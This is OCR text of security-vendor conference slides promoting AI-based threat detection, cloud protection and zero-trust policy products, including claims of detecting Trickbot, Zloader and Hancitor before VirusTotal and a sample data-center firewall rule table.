


Malware DNA






AI classification of unknown genes



Protect Against DNS Tunneling and DGA Attacks

Using Advanced Machine Learning Engines to Detect Zero-Days



ThreatCloud Uses AI to Catch What Others Miss

3 Examples of malware variants detected by ThreatCloud before VirusTotal

TRICKBOT

12 days before VirusTotal

ZLOADER


15 days before VirusTotal

HANCITOR

17 days before VirusTotal

THREATCLOUD

Accurate Prevention Using AI & MITRE Framework



- Tactics
- Technique
- Malware chain of attack

Automate 90% of Changes with Sub-second Adaptive Policy

Learn pattern

User & Device identity

okta · PingIdentity · Azure Active Directory

Application DPI

SAP · JIRA · servicenow


13	Policy for access to Data Center servers	Any	Data Center LAN	Any	Any	Any	Data Center Layer
13.1	Datacenter Remote Access	Finance User	ERP Server	RemoteAccess	SAP	Any	Accept
13.2	Datacenter Segmentation	Web Frontend	DB Backend	Any	MS-SQL	Any	Accept

Static & Dynamic Tags

CISCO ACI · vmware vCenter · vmware NSX-T · aws · Azure

Autonomous Zero Trust Access Control Policies

- Policy is based on AI and behavioral analysis learning
- Automatically detect and protect new assets



RSAConference2022

USING AI & AUTOMATION TO PROTECT YOUR CLOUD

USING AI & AUTOMATION EVERYWHERE

QUANTUM


Secure the network

CLOUDGUARD

Secure the cloud


HARMONY

Secure users & access




THREATCLOUD

CloudGuard - Unified Cloud Native Protection Platform



CloudGuard




YOU NEED TO PREVENT CYBER ATTACKS ALSO IN THE CLOUD

